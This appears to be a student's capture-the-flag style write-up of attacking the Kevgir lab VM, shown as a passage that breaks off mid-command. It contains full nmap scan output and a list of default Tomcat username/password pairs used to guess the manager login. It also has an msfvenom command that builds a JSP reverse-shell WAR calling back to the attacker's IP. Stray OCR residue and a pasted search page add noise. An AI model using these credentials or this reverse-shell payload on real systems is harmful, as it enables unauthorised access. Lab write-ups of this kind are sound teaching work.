
Kevgir machine report (Task 5 Explotation)

for better user experience view it in Notion

Kevgir machine report (Task 5 Explotation)

I first started by performing network scan using following command

```
arp-scan -l
```



then i performed an scan on the machine to see if there is any open ports using the following command and you can see the output in the following pictures

```
nmap -sS  -sC -sV -p- 192.168.144.147
```

```
┌──(root💀kali)-[~]
└─# nmap -sS -sC -sV -p- 192.168.144.147
Starting Nmap 7.91 ( https://nmap.org ) at 2024-04-10 18:25 EDT
Nmap scan report for 192.168.144.147
Host is up (0.00056s latency).
Not shown: 65517 closed ports
PORT      STATE SERVICE     VERSION
25/tcp    open  ftp         vsftpd 3.0.2
|_smtp-commands: SMTP: EHLO 530 Please login with USER and PASS.\x0D
80/tcp    open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Kevgir VM
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      35993/udp6  mountd
|   100005  1,2,3      36197/tcp   mountd
|   100005  1,2,3      52499/tcp6  mountd
|   100005  1,2,3      55648/udp   mountd
|   100021  1,3,4      33302/tcp6  nlockmgr
|   100021  1,3,4      40913/udp6  nlockmgr
|   100021  1,3,4      55995/udp   nlockmgr
|   100021  1,3,4      59884/tcp   nlockmgr
|   100024  1          37276/tcp6  status
|   100024  1          39632/udp   status
|   100024  1          46113/udp6  status
|   100024  1          57168/tcp   status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
1322/tcp  open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 17:32:b4:85:06:20:b6:90:5b:75:1c:6e:fe:0f:f8:e2 (DSA)
|   2048 53:49:03:32:86:0b:15:b8:a5:f1:2b:8e:75:1b:5a:06 (RSA)
|   256 3b:03:cd:29:7b:5e:9f:3b:62:79:ed:dc:82:c7:48:8a (ECDSA)
|_  256 11:99:87:52:15:c8:ae:96:64:73:d6:49:8c:d7:d7:9f (ED25519)
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
6379/tcp  open  redis       Redis key-value store 3.0.7
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
```


```
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
6379/tcp  open  redis       Redis key-value store 3.0.7
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
8081/tcp  open  http        Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Joomla! 1.5 - Open Source Content Management
| http-robots.txt: 14 disallowed entries
| /administrator/ /cache/ /components/ /images/
| /includes/ /installation/ /language/ /libraries/ /media/
|_/modules/ /plugins/ /templates/ /tmp/ /xmlrpc/
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Welcome to the Frontpage
9000/tcp  open  http        Jetty winstone-2.9
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.9)
|_http-title: Dashboard [Jenkins]
33164/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     Unrecognized protocol:
|   DNSVersionBindReqTCP:
|     Unrecognized protocol:
|     version
|_    bind
36197/tcp open  mountd      1-3 (RPC #100005)
36557/tcp open  mountd      1-3 (RPC #100005)
37895/tcp open  mountd      1-3 (RPC #100005)
51184/tcp open  ssh         Apache Mina sshd 0.8.0 (protocol 2.0)
57168/tcp open  status      1 (RPC #100024)
59884/tcp open  nlockmgr    1-4 (RPC #100021)
1 service unrecognized despite returning data. If you know the service/version, please submit the follo
wing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33164-TCP:V=7.91%I=7%D=4/10%Time=66171228%P=x86_64-pc-linux-gnu%r(D
SF:NSVersionBindReqTCP,36,"Unrecognized\x20protocol:\x20\0\x06\x01\0\0\x01
SF:\0\0\0\0\0\0\x07version\x04bind\0\0\x10\0\x03\n")%r(DNSStatusRequestTCP
SF:,24,"Unrecognized\x20protocol:\x20\0\0\x10\0\0\0\0\0\0\0\0\0\n");
MAC Address: 08:00:27:CA:57:43 (Oracle VirtualBox virtual NIC)
Service Info: Host: CANYOUPWNME; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -59m58s, deviation: 1h43m54s, median: 0s
|_nbstat: NetBIOS name: CANYOUPWNME, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 4.1.6-Ubuntu)
|   Computer name: canyoupwnme
|   NetBIOS computer name: CANYOUPWNME\x00
|   Domain name:
|   FQDN: canyoupwnme
```

```
Host script results:
|_clock-skew: mean: -59m58s, deviation: 1h43m54s, median: 0s
|_nbstat: NetBIOS name: CANYOUPWNME, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 4.1.6-Ubuntu)
|   Computer name: canyoupwnme
|   NetBIOS computer name: CANYOUPWNME\x00
|   Domain name:
|   FQDN: canyoupwnme
|_  System time: 2024-04-11T01:28:30+03:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-04-10T22:28:30
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 183.36 seconds
```

then i decided to try http port 8080



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat7/webapps/ROOT/index.html`

Tomcat7 veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat7` and `CATALINA_BASE` in `/var/lib/tomcat7`, following the rules from `/usr/share/doc/tomcat7-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:


tomcat7-docs: This package installs a web application that allows to browse the Tomcat 7 documentation locally. Once installed, you can access it by clicking here.


tomcat7-examples: This package installs a web application that allows to access the Tomcat 7 Servlet and JSP examples. Once installed, you can access it by clicking here.


tomcat7-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat7/tomcat-users.xml`.


then i searched for default credentials of for Apache tomcat server on google as you can see


apache tomcat default password
apache tomcat default password - Search
Microsoft Bing
Deep search
SEARCH
COPILOT
SCHOOL
IMAGES
VIDEOS
MAPS
NEWS
MORE
TOOLS
About 427,000 results
See results from:
StackOverflow
ServerFault
StackOverflow
https://stackoverflow.com/questions/3829513/what-is-the-default-username-...
What is the default username and password in Tomcat?
Viewed 513k times
Question
Answer
71 edited Sep 30, 2010 at 15:41
Check the file in <TOMCAT_HOME>/conf named tomcat-users.xml, if you don't find something there edit to look something like:
<?xml version="1.0" encoding="utf-8"?>
<tomcat-users>
<role rolename="admin"/>
<user username="admin" password="password"
roles="standard,manager,admin"/>
</tomcat-users>
See More
Content Under CC-BY-SA license
Was this helpful?
Stack Overflow
https://stackoverflow.com/questions/3...
What is the default username and password in Tomcat?
WEB Sep 30, 2010 · 24. In Tomcat 7, 8, and 9 there is NO default user, so nobody can access a Manager app. You need to alter conf/tomcat-users.xml by ...
Reviews: 4
Tags: Tomcat Default Password
Tomcat Admin User
Tomcat Default User
Check the file in <TOMCAT_HOME>/conf named tomcat-users.xml . If you don't find something there edit to look somethin...
In Tomcat 7 you have to add this to tomcat-users.xml (On windows 7 it is located by default installation here: c:\Program Files\Apache...
My answer is tested on Windows 7 with installation of NetBeans IDE 6.9.1 which has bundled Tomcat version 6.0.26. The instruction ma...
Sider
Upgrade
Ask ChatGPT
Smarter than GPT-4? Claude 3 is here! Invite friends and try it for free!
GPT-3.5 Turbo
https://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html#Configuring_Manager_Application_Access
If you are looking for code to set a password for the admin user in Tomcat, you can use the following code snippet:
<tomcat-users>
<role rolename="manager-gui"/>
<user username="admin" password="your_password
</tomcat-users>
Replace "your_password" with the password you want to set for the admin user. Save this configuration in the conf/tomcat-users.xml file in your Tomcat installation directory.
Get smarter answer from GPT-4 Turbo
Continue in chat


Github
https://github.com/.../blob/master/Apac...
Apache-Tomcat-Default-Passwords.mdown - GitHub
WEB Apache Tomcat Default Credentials. Default usernames and passwords for various systems (VoIP,IPMI,Oracle). - Default-Credentials/Apache-Tomcat-Default-Passwords.mdown at master · netbiosX/Default-Credentials.
EXPLORE FURTHER
What is Tomcat default administrator password - Mkyong.com
mkyong.com
Tomcat Manager Default Username and Password - Code2care
code2care.org
Recommended to you based on what's popular • Feedback
apache tomcat username and password
apache default username and password
tomcat default username and password
xampp tomcat default username...
tomcat manager username an...
More
People also ask
Does Tomcat provide a default password?
Actually tomcat does not provide any default password. You need to add users to $TomcatHome/conf/tomcat-users.xml and provide role as manager-gui (For tomcat 7 and 8) and manager...
What is default administrator pas...
java2blog.com/what-is-default-ad...
How do I change the default username & password in Tomcat 9?
By default, Tomcat 9 is configured with the following username and password: You can change the default username and password by editing the tomcat-...
tomcat 9 default username and p...
www.codeease.net/programming...
Feedback
CodeAhoy
https://codeahoy.com/java/tomcat-default-admin-password
What is the Default Administrator Password for Tomcat?
WEB Jan 24, 2020 · It might look like the following: <tomcat-users> <role rolename="manager"/>
Apache Tomcat
Apache Tomcat is a free and open-source implementation of the Jakarta Servlet, Jakarta Expression Language, and WebSocket technologies. It provides a "pure Java" HTTP web server environment in which J...
tomcat.apache.org
Wikipedia
YouTube
Original author(s) James Duncan Davidson
Developer(s) The Apache Software Foundation
Initial release 1999
Stable release 10.1.20 / 25 March 2024
See more
Apache Tomcat through 7.0.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris.
Tomcat aggregates the results and passes them to the Apache HTTP Server, and the HTTP server then sends the final response back to the client.
This application should be accessible to the outside world through the Internet. To access this application to the outside




i found this repository of default credentials for Apache tomcat server so i decided to try them all they are not many





admin	Password1
admin	password1
admin	admin
admin	tomcat
both	tomcat
manager	manager
role1	role1
role1	tomcat
role	changethis
root	Password1
root	changethis
root	password
root	password1
root	r00t
root	root
root	toor
tomcat	tomcat
tomcat	s3cret
tomcat	password1
tomcat	password
tomcat	
tomcat	admin
tomcat	changethis

and it finally worked with username tomcat and password tomcat




and I logged in into the tomcat JSP






then I searched for the jsp payloads in msfvenom using the following command

```
msfvenom --list=payloads |grep jsp
```



then i decided to use java/jsp_shell_reverse_tcp and created the payload using the following command


```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.144.77  LP
-o kevgirMachine.war
```



